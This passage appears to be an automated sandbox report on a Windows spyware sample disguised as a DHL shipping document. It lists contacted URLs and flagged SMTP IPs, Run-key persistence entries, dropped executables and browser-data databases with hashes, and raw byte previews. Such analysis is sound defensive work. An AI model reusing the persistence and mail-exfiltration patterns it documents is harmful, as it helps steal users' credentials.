http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	InstallUtil.exe, 00000011.00000002.552825754.0000029417E66000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417EF3000.00000004.00000800.00020000.00000000.sdmp, Unjsdaqackg.tmpdb.17.dr, Xubyeworypu.tmpdb.17.dr	false		high
http://https://www.google.com/search?q=chrome&oq=chrome&aqs=chrome..69i57j0j5l3j69i60l3.2663j0j4&sourceid=c	Lfzmsuaggmw.tmpdb.17.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://us2.smtp.mailhostbox.com	Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.0000000002493000.00000004.00000800.00020000.00000000.sdmp, Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.00000000247E000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.00000000023E2000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.00000000023F7000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000017.00000002.558518953.00000000028EE000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000017.00000002.558518953.0000000002903000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://dl.google.com/tag/s/appguid%3D%7B8A69D345-D564-463C-AFF1-A69D9E530F96%7D%26iid%3D%7BBD4EA3DA	InstallUtil.exe, 00000011.00000002.552825754.0000029417ECC000.00000004.00000800.00020000.00000000.sdmp, Spsfpf.tmpdb.17.dr, Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://www.google.com/intl/en_uk/chrome/https://www.google.com/intl/en_uk/chrome/https://www.google	InstallUtil.exe, 00000011.00000002.552825754.0000029417ECC000.00000004.00000800.00020000.00000000.sdmp, Spsfpf.tmpdb.17.dr, Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://github.com/mgravell/protobuf-net	InstallUtil.exe, 00000011.00000002.556097458.0000029420550000.00000004.08000000.00040000.00000000.sdmp	false		high
http://https://search.yahoo.com?fr=crmas_sfpf	InstallUtil.exe, 00000011.00000002.552825754.0000029417E66000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417EF3000.00000004.00000800.00020000.00000000.sdmp, Unjsdaqackg.tmpdb.17.dr, Xubyeworypu.tmpdb.17.dr	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	Xubyeworypu.tmpdb.17.dr	false		high
http://https://www.newtonsoft.com/json	explorers.exe, 00000012.00000002.554655774.000001D80A047000.00000004.00000800.00020000.00000000.sdmp, explorers.exe, 00000012.00000002.554655774.000001D809D7D000.00000004.00000800.00020000.00000000.sdmp, explorers.exe, 00000016.00000002.554544853.0000029794083000.00000004.00000800.00020000.00000000.sdmp	false		high
http://smtp.thanhphoung-vn.com	Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.000000000244C000.00000004.00000800.00020000.00000000.sdmp, Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.00000000002493000.00000004.00000800.00020000.00000000.sdmp, Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.000000000247E000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.00000000023E2000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.00000000023F7000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.00000000023CC000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000017.00000002.558518953.00000000028EE000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000017.00000002.558518953.0000000002903000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	InstallUtil.exe, 00000011.00000002.552825754.0000029417E66000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417EF3000.00000004.00000800.00020000.00000000.sdmp, Unjsdaqackg.tmpdb.17.dr, Xubyeworypu.tmpdb.17.dr	false		high
http://https://support.google.com/chrome?p=update_errorFix	Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas_sfp&command=	InstallUtil.exe, 00000011.00000002.552825754.0000029417E66000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417EF3000.00000004.00000800.00020000.00000000.sdmp, Unjsdaqackg.tmpdb.17.dr, Xubyeworypu.tmpdb.17.dr	false		high
http://https://support.google.com/chrome/answer/6315198?product=	Lfzmsuaggmw.tmpdb.17.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://james.newtonking.com/projects/json	DHL_Shipping_Document2.exe, 00000000.00000002.406089795.000001991C727000.00000004.00000800.00020000.00000000.sdmp, explorers.exe, 00000012.00000002.554655774.000001D809D72000.00000004.00000800.00020000.00000000.sdmp, explorers.exe, 00000012.00000002.554655774.000001D80A029000.00000004.00000800.00020000.00000000.sdmp, explorers.exe, 00000012.00000002.554655774.000001D809D6B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://support.google.com/installer/?product=	Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://support.google.com/chrome?p=update_error8	InstallUtil.exe, 00000011.00000002.550292879.00000029407DCA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	Xubyeworypu.tmpdb.17.dr	false		high
http://https://search.yahoo.com?fr=crmas_sfp	InstallUtil.exe, 00000011.00000002.552825754.00000029417E66000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417EF3000.00000004.00000800.00020000.00000000.sdmp, Unjsdaqackg.tmpdb.17.dr, Xubyeworypu.tmpdb.17.dr	false		high
http://https://www.google.com/intl/en_uk/chrome/8	InstallUtil.exe, 00000011.00000002.550292879.00000029407DCA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org	Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.0000000002401000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.0000000002361000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000017.00000002.558518953.000000000287C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/mgravell/protobuf-neti	InstallUtil.exe, 00000011.00000002.556097458.00000029420550000.00000004.08000000.00040000.00000000.sdmp	false		high
http://https://support.google.com/chrome/answer/111996?visit_id=637962485686793996-3320600880&p=update_erro	Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://www.google.com/intl/en_uk/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrows	Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://stackoverflow.com/q/11564914/23354;	InstallUtil.exe, 00000011.00000002.556097458.00000029420550000.00000004.08000000.00040000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/2152978/23354	InstallUtil.exe, 00000011.00000002.556097458.00000029420550000.00000004.08000000.00040000.00000000.sdmp	false		high
http://https://www.google.com/intl/en_uk/chrome/	Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://www.newtonsoft.com/jsonschema	explorers.exe, 00000016.00000002.554544853.0000029794097000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.codeplex.com/DotNetZip	InstallUtil.exe, 00000011.00000002.557517142.00000029420820000.00000004.08000000.00040000.00000000.sdmp	false		high
http://https://www.nuget.org/packages/Newtonsoft.Json.Bson	DHL_Shipping_Document2.exe, 00000000.00000002.540113252.00000199245B0000.00000004.08000000.00040000.00000000.sdmp, DHL_Shipping_Document2.exe, 00000000.00000002.406089795.000001991C83F000.00000004.00000800.00020000.00000000.sdmp, DHL_Shipping_Document2.exe, 00000000.00000002.392885416.000001990BC53000.00000004.00000800.00020000.00000000.sdmp, DHL_Shipping_Document2.exe, 00000000.00000002.406089795.000001991C727000.00000004.00000800.00020000.00000000.sdmp, explorers.exe, 00000016.00000002.554544853.0000029794097000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://urn.to/r/sds_see	DHL_Shipping_Document2.exe, 00000000.00000002.406089795.000001991C12E000.00000004.00000800.00020000.00000000.sdmp, DHL_Shipping_Document2.exe, 00000000.00000002.532957763.00000199242B0000.00000004.08000000.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://support.google.com/chrome?p=update_error	InstallUtil.exe, 00000011.00000002.552825754.0000029417E9C000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417ED8000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.550292879.0000029407DCA000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417DA1000.00000004.00000800.00020000.00000000.sdmp, Spsfpf.tmpdb.17.dr, Lfzmsuaggmw.tmpdb.17.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	DHL_Shipping_Document2.exe, 00000000.00000002.392885416.000001990BABE000.00000004.00000800.00020000.00000000.sdmp, DHL_Shipping_Document2.exe, 00000000.00000002.392885416.000001990BF6E000.00000004.00000800.00020000.00000000.sdmp, Lutyzivrgpnlssvvvftlfile.exe, 0000000F.00000002.555838851.0000000002401000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000013.00000002.556924562.0000000002361000.00000004.00000800.00020000.00000000.sdmp, KbWSe.exe, 00000017.00000002.558518953.000000000287C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	Xubyeworypu.tmpdb.17.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
104.237.62.211	unknown	United States		18450	WEBNXUS	false
208.91.199.225	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.223	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
173.231.16.76	api4.ipify.org	United States		18450	WEBNXUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	830438
Start date and time:	2023-03-20 11:32:07 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	DHL_Shipping_Document2.exe
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@17/19@19/6
EGA Information:	• Successful, ratio: 80%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 56% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com
- Execution Graph export aborted for target InstallUtil.exe, PID 1764 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:33:43	API Interceptor	72x Sleep call for process: powershell.exe modified
11:34:07	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run explorers "C:\Users\user\AppData\Local\explorers.exe"
11:34:15	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run KbWSe C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe
11:34:20	API Interceptor	48x Sleep call for process: Lutyzivrgpnlssvvvftlfile.exe modified
11:34:24	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run explorers "C:\Users\user\AppData\Local\explorers.exe"

Time	Type	Description
11:34:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run KbWSe C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe
11:35:07	API Interceptor	98x Sleep call for process: KbWSe.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\DHL_Shipping_Document2.exe.log

Process:	C:\Users\user\Desktop\DHL_Shipping_Document2.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1822
Entropy (8bit):	5.336325892766998
Encrypted:	false
SSDEEP:	48:MxHKqmHKww+4YHKGD8AoPtHTG1hAHKKPwayHKHK2uTHKIgiqHKI:iq9qBYqGgAoPtzG1eqKPQqqLqIgVqI
MD5:	85468146CC471012E4D4ABA011818DFF
SHA1:	85E2FBF5FF39B0252076FEDB8DB82829EB7C6064
SHA-256:	EF85B0C2AE1A545DF1841D8C1892AECD31782FD6E0648822DD681214B53F42FD
SHA-512:	F0FAF6000F4F4D5751E132DEE26322603EB7BDE867ECA589268FD9D24D6D84E8382952C2D6A4D8460F425EAF38D121C3FBF2330C94B342DD82089E80DE4857E
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Transactions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false

SSDEEP:	3:NIII:NII
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF7
Malicious:	false
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp\Lfzmsuaggmw.tmpdb

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 7, database pages 36, 1st free page 10, free pages 1, cookie 0x29, schema 4, UTF-8, version-valid-for 7
Category:	dropped
Size (bytes):	147456
Entropy (8bit):	0.7217007190866341
Encrypted:	false
SSDEEP:	384:kab+d5neKTnuRpHDiEwABBE3umab+QuJdi:kab+dVeK8iEZBBjmab+QuJdi
MD5:	FEF7F4B210100663DC7731400BAC534E
SHA1:	E3F17C46A2DB6861F22B3F4222B97DCB5EBBD47A
SHA-256:	E81118F5C967EA342A16BDEFB28919F8039E772F8BDCF4A65684E3F56D31EA0E
SHA-512:	6134CC2118FBADD137C4FC3204028B088C7E73A7B985A64D84C60ABD5B1DBFD0AA352C6DF199F43164FEC92378571B5FAC4F801E9AF7BE1DEA8FB6C3C799F95
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....).....[5..... ....

C:\Users\user\AppData\Local\Temp\Lutyzivrgpnlssvvvftlfile.exe

Process:	C:\Users\user\Desktop\DHL_Shipping_Document2.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	171520
Entropy (8bit):	6.183577945077043
Encrypted:	false
SSDEEP:	3072:VMzcHTOLfqdPUhGArLfCd4PxZGSXN7+WYEJily6yIFHP6tAbVAAr34uNK:VQcTYfqdPUhGArLfCs7G3E6jJpAs4C
MD5:	B1DFD2B85A645040D8C89D0FCED4340A
SHA1:	B7363F57984D1853255075D6D0C59488A4764EB7
SHA-256:	7091EDED4BED4BF6C218D839FF5E3C98A01119311BC9AEDEABFD48502D3D3E62
SHA-512:	A139FDD4836C46FFAB5FC5234AD58592F9A3C175D6F0D3B5223A9D9321621B136C3288F2F24ABC12E0669084E88B5D87B4C68D68DFD75AD4D76EFE9460E8349D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Z..d.....0..... .....@.. ....@.....I...O.....F..... ....H.....text..... ....`.rsrc...F.....@..@.reloc..... .....@..B.....H.....0..I.....+B.....,(.....,. ....(.....,(.....,.....,.+.+.*..(....*....0.....8.....,*(....~....-.....s.....~....o....&.....,(.....,*(...~....-.....s.....~....o....&.....,sQ.....,~....o_.....,s^.....,.~....oR.....,~....,+.....,~....,.....,.....,.+.8....*.0..(.....+!.....,(+.....,.....

C:\Users\user\AppData\Local\Temp\Nuaaqwldle.tmpdb

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 2, database pages 23, cookie 0x19, schema 4, UTF-8, version-valid-for 2
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	0.7876734657715041
Encrypted:	false
SSDEEP:	48:43KzOIIY3HzrkNSs8LKvUf9KnmlG0UX9q4lCm+KLka+yJqhM0ObVEq8Ma0D0HOlx:Sq0NFeymDlGD9qlm+KL2y0Obn8MouO
MD5:	CF7758A2FF4A94A5D589DEBAED38F82E
SHA1:	D3380E70D0CAEB9AD78D14DD970EA480E08232B8
SHA-256:	6CA783B84D01BFCF9AA7185D7857401D336BAD407A182345B97096E1F2502B7F

SHA-512:	1D0C49B02A159EEB4AA971980CCA02751973E249422A71A0587EE63986A4A0EB8929458BCC575A9898CE3497CC5BDFB7050DF33DF53F5C88D110F386A0804CB F
Malicious:	false
Preview:	SQLite format 3.....@ .....[5..... ....

C:\Users\user\AppData\Local\Temp\Spsfpf.tmpdb

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 7, database pages 36, 1st free page 10, free pages 1, cookie 0x29, schema 4, UTF-8, version-valid-for 7
Category:	dropped
Size (bytes):	147456
Entropy (8bit):	0.7217007190866341
Encrypted:	false
SSDEEP:	384:kab+d5neKTnuRpHDiEwABBE3umab+QuJdi:kab+dVeK8iEZBBjmab+QuJdi
MD5:	FEF7F4B210100663DC7731400BAC534E
SHA1:	E3F17C46A2DB6861F22B3F4222B97DCB5EBBD47A
SHA-256:	E81118F5C967EA342A16BDEFB28919F8039E772F8BDCF4A65684E3F56D31EA0E
SHA-512:	6134CC2118FBADD137C4FC3204028B088C7E73A7B985A64D84C60ABD5B1DBFD0AA352C6DF199F43164FEC92378571B5FAC4F801E9AF7BE1DEA8FB6C3C799F 95
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....).....[5..... ....

C:\Users\user\AppData\Local\Temp\Tbulp.tmpdb

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 17, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 17
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.4755077381471955
Encrypted:	false
SSDEEP:	96:oesz0Rwhba5DX1tHQOd0AS4mcAMmgAU7MxTWbKSS:o+RwE55tHQOKB4mcmgAU7MxTWbNS
MD5:	DEE86123FE48584BA0CE07793E703560
SHA1:	E80D87A2E55A95BC937AC24525E51AE39D635EF7
SHA-256:	60DB12643ECF5B13E6F05E0FBC7E0453D073E0929412E39428D431DB715122C8
SHA-512:	65649B808C7AB01A65D18BF259BF98A4E395B091D17E49849573275B7B93238C3C9D1E5592B340ABCE3195F183943CA8FB18C1C6C2B5974B04FE99FCCF582BF
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

C:\Users\user\AppData\Local\Temp\Unjsdaqackg.tmpdb

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 4, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 4
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2882898331044472
Encrypted:	false
SSDEEP:	192:go1/8dpUXbSzTPJPn6UVuUhoEwn7PrH944:gS/inPvVuUhoEwn7b944
MD5:	4822E6A71C88A4AB8A27F90192B5A3B3
SHA1:	CC07E541426BFF64981CE6DE7D879306C716B6B9
SHA-256:	A6E2CCBD736E5892E658020543F4DF20BB422253CAC06B37398AA4935987446E
SHA-512:	C4FCA0DBC8A6B00383B593046E30C5754D570AA2009D4E26460833FB1394D348776400174C898701F621C305F53DC03C1B42CF76AA5DC33D5CCD8FA44935B03
Malicious:	false
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

C:\Users\user\AppData\Local\Temp\Xubyeworypu.tmpdb	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 4, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 4
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2882898331044472
Encrypted:	false
SSDEEP:	192:go1/8dpUXbSzTPJPn6UVuUhoEwn7PrH944:gS/inPvVuUhoEwn7b944
MD5:	4822E6A71C88A4AB8A27F90192B5A3B3
SHA1:	CC07E541426BFF64981CE6DE7D879306C716B6B9
SHA-256:	A6E2CCBD736E5892E658020543F4DF20BB422253CAC06B37398AA4935987446E
SHA-512:	C4FCA0DBC8A6B00383B593046E30C5754D570AA2009D4E26460833FB1394D348776400174C898701F621C305F53DC03C1B42CF76AA5DC33D5CCD8FA44935B03
Malicious:	false
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l2ttahu3.os5.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_r3xwgy1n.5xh.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xspq5tuh.2qh.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yifvoimj.dzm.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\explorers.exe

Process:	C:\Users\user\Desktop\DHL_Shipping_Document2.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2802176
Entropy (8bit):	5.761784045620971
Encrypted:	false
SSDEEP:	24576:OJKVeYMXiBAYFt0lGAQ3sO62gUXF0ktL8H/00890EMwEBUKtu1Dze6HDpLIbYBCd:QYYmVZL8sH9jJWCT9DG8xCCK
MD5:	E2F0B0AFE1D1CABE6D0FC082FADDE43F
SHA1:	8AB34B84B1475D03BEDA51C79F841EC98E97E350
SHA-256:	9080FC157A688B3946BB805B004DA99EBF4415BA1D9B46E3DAC43A6F02DD11C3
SHA-512:	B9A2C370C16398EE96E1E0855E8351D521403BE9CC03CE7F381A66CA183317744CD30F312CFBC625199A473AC7D10B146D435EB97F825A710AFF8D33B276011
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....d.....).....*.. ....@..... ..... +..... ..`...@.....@..... .....*.W.... *.4.....+..... ..... ..H.....text.....).. ....)..... ..`.rsrc...4.... *.....).....@. .@.reloc.....+.....*.....@..B..*.....H.....).....F...h1....).....0.....(.....-.+.(!...+.*..0.....s.....-.&+.....+.*..0..-.....(.....s%....-.&+.(....+.*...- .&&+.(....+.*....0..0.....(.....s?....-.&+.(....+.*....-.&&&+.(....+.*.0..#.....(.....s3....-.&+.(....+.*.(....&*..0..*.....(.....sV....-.&+.(....+.*..-.&+.(....+.*...0..,.....(.....sG....-.&+. (....+.*...-.&&+.(....+.*.0..-.....(.....s6....-.&+.(....+.*...-.&&+.(....+.*....0..

C:\Users\user\AppData\Local\explorers.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\DHL_Shipping_Document2.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6 E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe

Process:	C:\Users\user\AppData\Local\Temp\LutyzivrgpnlssvvvftlfileI.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	171520
Entropy (8bit):	6.183577945077043
Encrypted:	false
